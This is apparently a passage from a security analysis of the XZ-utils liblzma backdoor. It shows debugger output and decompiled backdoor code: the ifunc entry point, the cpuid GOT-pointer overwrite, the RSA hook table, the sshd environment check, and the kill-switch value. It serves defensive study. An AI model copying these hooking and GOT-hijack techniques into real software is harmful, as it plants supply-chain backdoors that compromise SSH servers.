


```
#ifdef CRC_USE_IFUNC
extern LZMA_API(uint64_t)
lzma_crc64(const uint8_t *buf, size_t size, uint64_t crc)
                __attribute__((__ifunc__("crc64_resolve")));
#else
```

Figure 15. The lzma_crc64 function that points to the crc64_resolve function

If you want to dynamically analyze the crc64_resolve function, you should generate an interrupt at the point. If the first byte of the function is patched with 0xCC, an interrupt occurs during the calling process. Once debugging can begin, you can restore the original value of 0x55 and proceed with debugging for the logic.


[28] CRC (Cyclic Redundancy Check): A method of determining a check value to determine whether there are errors in the transmitted data



```
                                                                              [ STACK ]
00:0000│ rsp 0x7fffffffe1a8 —▯ 0x7ffff7fd4a90 (_dl_relocate_object+3376) ▯— mov r11,
01:0008│-100 0x7fffffffe1b0 —▯ 0x7ffff7fbb9b0 ▯— '/lib/x86_64-linux-gnu/libc.so.6'
02:0010│-0f8 0x7fffffffe1b8 —▯ 0x7ffff7fbb4d0 —▯ 0x7ffff7f7d000 ▯— 0x3010102464c457f
03:0018│-0f0 0x7fffffffe1c0 ▯— 0
04:0020│-0e8 0x7fffffffe1c8 —▯ 0x7fffffffe280 —▯ 0x7fffffffe370 ▯— 1
05:0028│-0e0 0x7fffffffe1d0 —▯ 0x7ffff7ffcf60 (_DYNAMIC+224) ▯— 0x6ffffffc
06:0030│-0d8 0x7fffffffe1d8 ▯— 0
07:0038│-0d0 0x7fffffffe1e0 ▯— 0
                                                                            [ BACKTRACE ]
 ► 0   0x7ffff7f84581
   1   0x7ffff7fd4a90 _dl_relocate_object+3376
   2   0x7ffff7fd4a90 _dl_relocate_object+3376
   3   0x7ffff7fd4a90 _dl_relocate_object+3376
   4   0x7ffff7fe6a63 dl_main+8579
   5   0x7ffff7fe283c _dl_sysdep_start+1020
   6   0x7ffff7fe4598 _dl_start+1384
   7   0x7ffff7fe4598 _dl_start+1384

pwndbg> bt
#0  0x00007ffff7f84581 in ?? ()
#1  0x00007ffff7fd4a90 in elf_machine_rela (skip_ifunc=<optimized out>, reloc_addr_ar
n=<optimized out>, sym=0x7ffff7f7e0d8, reloc=0x7ffff7f801f0, scope=0x7ffff7fbb840, ma
sysdeps/x86_64/dl-machine.h:323
#2  elf_dynamic_do_Rela (skip_ifunc=<optimized out>, lazy=<optimized out>, nrelative=
=<optimized out>, reladdr=<optimized out>, scope=<optimized out>, map=0x7ffff7fbb4d0)
#3  _dl_relocate_object (l=l@entry=0x7ffff7fbb4d0, scope=<optimized out>, reloc_mode=
r_profiling=<optimized out>, consider_profiling@entry=0) at ./elf/dl-reloc.c:288
#4  0x00007ffff7fe6a63 in dl_main (phdr=<optimized out>, phnum=<optimized out>, user_
uxv=<optimized out>) at ./elf/rtld.c:2441
#5  0x00007ffff7fe283c in _dl_sysdep_start (start_argptr=start_argptr@entry=0x7fffff
ntry=0x7ffff7fe48e0 <dl_main>) at ../elf/dl-sysdep.c:256
#6  0x00007ffff7fe4598 in _dl_start_final (arg=0x7fffffffe700) at ./elf/rtld.c:507
#7  _dl_start (arg=0x7fffffffe700) at ./elf/rtld.c:596
#8  0x00007ffff7fe3298 in _start () from /lib64/ld-linux-x86-64.so.2
#9  0x0000000000000003 in ?? ()
#10 0x00007fffffffe902 in ?? ()
#11 0x00007fffffffe90a in ?? ()
#12 0x00007fffffffe90d in ?? ()
#13 0x0000000000000000 in ?? ()
pwndbg> vmmap 0x7ffff7f84584
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x7ffff7f7d000     0x7ffff7f81000 r--p     4000      0 /root/liblzma.so.5
►   0x7ffff7f81000     0x7ffff7faa000 r-xp    29000   4000 /root/liblzma.so.5 +0x3584
    0x7ffff7faa000     0x7ffff7fb8000 r--p     e000  2d000 /root/liblzma.so.5
pwndbg>
```

Figure 16. Dynamic analysis of the crc64_resolve function


Meanwhile, in order to optimize in XZ-utils, a function to check the processor in use is required. You can find this function by executing __get_cpuid, which is implemented in the GNU C library. The attacker created a _get_cpuid function with a similar name, hid the backdoor, and made it load instead of the original function. The _get_cpuid function is located within the lzma_crc64 function, which is identical to the crc64_resolve function. This is the entry point for malware.



```
crc64_func_type __fastcall crc64_resolve()
{
  int cpuid; // r8d
  crc64_func_type result; // rax
  char v2[4]; // [rsp+0h] [rbp-20h] BYREF
  char v3[4]; // [rsp+4h] [rbp-1Ch] BYREF
  int v4; // [rsp+8h] [rbp-18h] BYREF
  char v5[4]; // [rsp+Ch] [rbp-14h] BYREF
  char v6[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  cpuid = get_cpuid(1u, (__int64)v2, (__int64)v3, (__int64)&v4, (__int64)v5, (__int64)v6);// same as: _get_cpuid
  result = crc64_generic;
  if ( cpuid && (v4 & 0x80202) == 524802 )
    result = crc64_arch_optimized;
  if ( v7 != __readfsqword(0x28u) )
    JUMPOUT(0x75F8LL);
  return result;
}
```

Figure 17. Calling _get_cpuid, the malware entry point

The counter is checked within _get_cpuid, and, if the count is 1, it goes to sub_4D04, which is the GOT (global offset table)[29] address change logic.




```
__int64 __fastcall sub_4C90(unsigned int a1, _DWORD *a2)
{
  unsigned int v3; // [rsp+14h] [rbp-4Ch] BYREF
  char v4[4]; // [rsp+18h] [rbp-48h] BYREF
  char v5[4]; // [rsp+1Ch] [rbp-44h] BYREF
  __int64 v6[8]; // [rsp+20h] [rbp-40h] BYREF

  if ( dword_3D010 == 1 )                    // check counter is 1 or not
  {
    v6[0] = 1LL;
    memset(&v6[1], 0, 32);
    v6[5] = (__int64)a2;
    sub_4D04(v6, a2);
  }
  ++dword_3D010;
  cpuid(a1, &v3, v4, v5, v6);
  return v3;
}
```

Figure 18. Calling the backdoor after checking the dword_3C010 count

[29] GOT(Global Offset Table): A table referred to when calling an external procedure

After that, the GOT address is found within sub_4D04 using the hard-coded cpuid offset, and the cpuid pointer is found inside through the GOT address. Then, the backdoor changes the cpuid pointer to the backdoor entry point and disguises it as if a normal cpuid is being called.




```
__int64 __fastcall sub_4D04(_QWORD *a1, _DWORD *a2)
{
  _DWORD *v2; // r8
  __int64 result; // rax
  bool v4; // zf
  _DWORD *v5; // rdx
  __int64 v6; // r12
  _QWORD *v7; // [rsp+8h] [rbp-28h]

  a1[4] = a1;
  sub_25720(a1, a2);
  a1[5] = a1[2];
  result = *a1 - a1[4];
  a1[1] = result;
  v4 = *((_QWORD *)&unk_2F200 + 1) + result == 0;// cpuid ptr GOT
  v5 = (_DWORD *)(*((_QWORD *)&unk_2F200 + 1) + result);
  a1[2] = v5;
  if ( !v4 )
  {
    v7 = v5;
    v6 = *(_QWORD *)v5;                         // save offset
    *(_QWORD *)v5 = *((_QWORD *)&unk_2F200 + 2) + result;// replace cpuid ptr with entrypoint
    result = cpuid((unsigned int)a1, a2, v5, &unk_2F200, v2);// call backdoor
    *v7 = v6;
  }
  return result;
}
```

Figure 19. Calling the backdoor by changing the cpuid pointer

2) Calling the backdoor


The core logic within the called backdoor is as follows. First, the sub_12950 function is called to construct a function call table to be used within the backdoor. Then, the backdoor initialization process is performed within the sub_22f50 function.



```
lzma_check_init(&check, LZMA_CHECK_NONE);
v6 = sub_12950(v20);                            // table initialize func
do
{
  if ( !v6 )
  {
    v23 = v7;
    v22 = v8;
    v25 = a1;
    return sub_22F50(v21);                      // main function for backdoor initialize
  }
  v20[6] = v8;
  v6 = sub_12950(v7);
}
```

Figure 20. Core logic within the called backdoor

The table that calls various hooking functions is configured in the backdoor function call table of sub_12950. These functions include RSA_public_decrypt hooking, EVP_PKEY_set1_RSA_hook, and RSA_get0_key_hook.




```
__int64 __fastcall sub_12950(_QWORD *a1)
{
  __int64 result; // rax

  result = 5LL;
  if ( a1 )
  {
    a1[7] = &qword_3D018;
    result = 0LL;
    if ( !a1[6] )
    {
      a1[13] = 4LL;
      a1[8] = sub_B340;                     // install_hooks
      a1[9] = sub_17110;                    // RSA_public_decrypt_hook
      a1[10] = sub_16670;                   // EVP_PKEY_set1_RSA_hook
      a1[11] = sub_24A60;                   // RSA_get0_key_hook
      a1[14] = sub_7EC0;
      a1[15] = sub_6D30;
      return 101LL;
    }
  }
  return result;
}
```

Figure 21. Logic configuring the backdoor function calling table

The sub_22f50 function uses extensive code to interpret the ELF file format and intercepts and changes functions. This function includes the sshd environment check function, symbol interpretation function, and Symbind hooking function used in the backdoor.

3) sshd environment check

Then, the logic parses ld–linux (dynamic linker) to extract various information about the environment, and checks whether the process running the backdoor is /usr/bin/sshd and whether there is a kill switch. The logic extracts and checks the current process name from argv[0] and checks whether the environment variable is a specific string. If the process is not sshd, the logic terminates the execution of the backdoor, and even if the environment variable is a specific value, the backdoor is terminated. The corresponding value, which acts as a kill switch, is yolAbejyiejuvnup=Evjtgvsh5okmkAvj.




```
if ( v4 )                                   // argv 0
{
  if ( (unsigned __int64)(v4 - (unsigned __int8 *)a2) <= 0x4000 )
  {
    v5 = sub_26320(v4, 0LL);                // Current Process name
    v6 = 1LL;
    if ( v5 == 264 )                        //  Is process name /usr/sbin/sshd?
    {
      while ( 1 )
      {
        v7 = v6 == v3;
        v8 = v6 + 1;
        if ( v7 )
          break;
        v9 = *(char **)&a2[8 * v8];
        if ( a2 >= v9 || !v9 || (unsigned __int64)(v9 - a2) > 0x4000 || sub_131F0(*(unsigned __int16 *)v9) )
          return 0LL;
      }
      if ( !*(_QWORD *)&a2[8 * v8] )
      {
        v10 = (unsigned __int8 **)&a2[8 * v8 + 8];
        while ( 1 )
        {
          v11 = *v10;
          if ( !*v10 )
            break;
          if ( a2 >= (char *)v11 || (unsigned __int64)(v11 - (unsigned __int8 *)a2) > 0x4000 )
          {
            v15[0] = 0LL;
            v12 = sub_228A0(a1, v15, 1LL);
            if ( !v12 || (unsigned __int64)(v11 + 44) > v12 + v15[0] || (unsigned __int64)v11 < v12 )
              break;
          }
          if ( (unsigned int)sub_26320(*v10, 0LL) )// Checking env variable
            break;
          if ( !*++v10 )
            return 1LL;
        }
      }
    }
```

Figure 22. Checking the backdoor execution environment

4) Symbol Resolver

The resolver function in the backdoor finds symbols with a specific key value among all symbols. The return value of the function is in the form of the Elf64_Sym structure, and the backdoor is constructed using the components of the structure.



